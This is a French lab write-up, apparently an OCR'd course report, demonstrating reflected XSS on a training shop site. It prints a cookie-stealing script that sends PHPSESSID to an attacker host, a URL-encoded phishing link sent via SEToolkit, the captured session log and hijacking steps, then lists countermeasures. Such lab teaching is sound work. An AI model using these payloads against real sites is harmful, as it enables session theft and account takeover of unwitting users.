
Une fois qu'on a identifié des données reflétées par l'application web, il nous faudra ensuite confirmer que nous pouvons exécuter notre payload JavaScript avec succès. Le contenu du payload dépendra de l'endroit précis où notre code est reflété dans l'application.

Détection / test de vulnérabilité

On se connecte d'abord sur http://shoplane.master-fsr.ma/login.php avec :

- Username : **harry@den.com**
- Password : **code0**






Site cible : http://shoplane.master-fsr.ma/search.php?keyword=test

On réalise le test suivant (dans la barre d'URL) :
http://shoplane.master-fsr.ma/search.php?keyword=%3Cscript%3Ealert(document.cook

(équivalent de **<script>alert(document.cookie)</script>** URL-encodé)



Une alerte s'affiche montrant **PHPSESSID** donc le site est vulnérable à XSS réfléchi.

Construction du payload d'exfiltration

Le TP propose de créer un **index.html** sur Kali qui fait un refresh vers le site vulnérable :

```
┌──(elliot㉿fsociety)-[~]
└─$ cat index.html
<!DOCTYPE html>
<html>
<head>
<title>Search....</title>
<meta http-equiv="refresh" content="0; URL=http://shoplane.master-fsr.ma/searc
h.php?keyword=pc">
</head>
<body>
</body>
</html>
```

depuis le répertoire contenant **index.html**, on exécute la commande suivante:

```
┌──(elliot㉿fsociety)-[~]
└─$ sudo python3 -m http.server --bind 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Cette commande lance un serveur HTTP simple (basé sur Python) qui sert le contenu du répertoire courant sur le port 80 et écoute toutes les interfaces (**0.0.0.0**). Le terminal affichera les requêtes HTTP reçues (GET / …) — utile pour voir quand la victime visite **http://hacked.ac.ma/?cookie=....**

Préparer le payload XSS qui exfiltre le cookie

Le payload qu'on va utiliser, une fois exécuté, enverra le cookie au serveur **hacked.ac.ma** (qui doit résoudre vers Kali) :

<script>document.location="http://hacked.ac.ma/?cookie="+document.cookie</script>


On encode ce URL dans le mail :

http://shoplane.master-fsr.ma/search.php?keyword=%3Cscript%3Edocument.location%3D%22http%3A%2F%2Fhacked.ac.ma%2F%3Fcookie%3D%22%2Bdocument.cookie%3C%2Fscript%3E

Envoi du mail XSS et observation

On insère le lien encodé dans le mail (via SEToolkit Mass Mailer) pointant vers **`shoplane.master-fsr.ma/search.php?keyword=<payload encodé>`**.

Quand la victime clique → le site exécute le script → le navigateur de la victime envoie une requête GET vers **`http://hacked.ac.ma:8080/?cookie=...`** → Kali (python server) reçoit et affiche la cookie.




Après avoir cliquer sur le lien par la victime, le **PHPSESSID** est capturé dans le terminal du Kali(attaquant):


```
┌──(elliot㉿fsociety)-[~]
└─$ sudo python3 -m http.server --bind 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.22.100 - - [22/Oct/2025 09:34:54] "GET /?cookie=PHPSESSID=ge2jaet0j46kskiihod5n2etks HTTP/1.1" 200 -
```

Session hijacking via CookieManager+

On copie la valeur **PHPSESSID** affichée dans le serveur Python.
Sur le navigateur de l'attaquant via **CookieManager+**, on modifie le cookie **PHPSESSID** pour le domaine **`shoplane.master-fsr`**`.ma` en collant la valeur capturée.



On rafraîchit la page http://shoplane.master-fsr.ma et on remarque qu'on est connecté avec le compte de **Harry Den.**



Contre-mesures (techniques & opérationnelles)

Contre-mesures côté application web

- Échapper/sanitiser toutes les entrées utilisateur (output encoding) — empêcher l'injection de balises <script>.
- Content Security Policy (CSP) restrictif : empêcher l'exécution de scripts non approuvés, empêcher les redirections vers domaines externes.
- HttpOnly sur les cookies de session (empêche document.cookie de lire le cookie).
- SameSite=Strict/Lax pour réduire l'exfiltration cross-site.
- Secure pour forcer l'envoi des cookies uniquement sur HTTPS.
- Validation côté serveur et utilisation de templates/frameworks sécurisés.

Contre-mesures réseau/mail

1. SPF, DKIM, DMARC pour limiter l'usurpation d'adresse d'expéditeur.

❖ **SPF — Sender Policy Framework:** dire aux serveurs destinataires *quels* serveurs sont autorisés à envoyer des e-mails pour un domaine donné.

❖ **DKIM — DomainKeys Identified Mail:** signer cryptographiquement les e-mails pour prouver qu'ils ont été émis par un serveur autorisé et qu'ils n'ont pas été modifiés en transit.

❖ **DMARC — Domain-based Message Authentication, Reporting & Conformance:** dire aux destinataires quoi faire si SPF et/ou DKIM échouent et obtenir des rapports pour surveiller l'usage du domaine.

2. Rejet / quarantaine des e-mails suspectés (filtres anti-phishing).
3. Surveillance des logs SMTP pour repérer envois anormaux.

Contre-mesures organisationnelles / formation

- Sensibilisation des utilisateurs à vérifier les liens, certificats TLS, orthographe de domaine.
- Tests de phishing réguliers et formation corrective.
- Politique de mots de passe : MFA obligatoire, éviter réutilisation.
- Rotation/expiration des sessions et mécanismes de détection d'anomalies (ex. géolocalisation, empreinte navigateur).

Conclusion

Ce TP illustre de manière pratique la chaîne d’attaque « ingénierie sociale → clonage de page → phishing → XSS → exfiltration → session hijacking ». Il met en lumière la facilité d’exécution de ces techniques dans un environnement vulnérable et l’importance cruciale des mesures de protection : corrections côté application (prévention XSS, cookies HttpOnly/Secure/SameSite), sécurisation des e-mails (SPF/DKIM/DMARC), et formation des utilisateurs. La reproduction contrôlée de ces attaques en laboratoire est essentielle pour comprendre les risques et construire des défenses efficaces.